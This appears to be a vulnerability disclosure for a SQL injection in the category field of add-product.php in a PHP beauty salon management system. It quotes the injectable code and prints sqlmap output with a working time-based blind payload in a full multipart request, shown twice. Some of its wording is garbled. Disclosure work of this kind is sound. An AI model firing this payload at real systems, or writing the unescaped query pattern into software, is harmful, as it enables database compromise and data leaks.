
SQL injection vulnerability exists in category parameter of add-product.php file of Beauty Salon Management System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
$category = $_POST['category'];
$description = mysqli_escape_string($con, $_POST['description']);

$sql = "INSERT INTO product (name, price, stock, image, cetegory, description) VALUES ('$name','$price','$stock', '$image','$category','$description') ";
$run_sql = mysqli_query($con, $sql);
```



```
sqlmap identified the following injection point(s) with a total of 273 HTTP(s) requests:
---
Parameter: MULTIPART category ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: ------------YWJkMTQzNDcw
Content-Disposition: form-data; name="category"

0Z' RLIKE SLEEP(5) AND 'KJwl'='KJwl
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"

555
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="image"; filename="file.txt"
Content-Type: text/plain


------------YWJkMTQzNDcw
Content-Disposition: form-data; name="name"

pHqghUme
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="price"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="stock"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="submit"

submit=
------------YWJkMTQzNDcw--
```

“

Parameter: MULTIPART category ((custom) POST)

Type: time-based blind

Title: MySQL >= 5.0.12 RLIKE time-based blind

Payload: ------------YWJkMTQzNDcw

Content-Disposition: form-data; name="category"

0Z' RLIKE SLEEP(5) AND 'KJwl'='KJwl

------------YWJkMTQzNDcw

Content-Disposition: form-data; name="description"

555

------------YWJkMTQzNDcw

Content-Disposition: form-data; name="image"; filename="file.txt"

Content-Type: text/plain

```
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="name"

pHqghUme
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="price"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="stock"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="submit"

submit=
------------YWJkMTQzNDcw--
---
“
```

Source Download：
https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/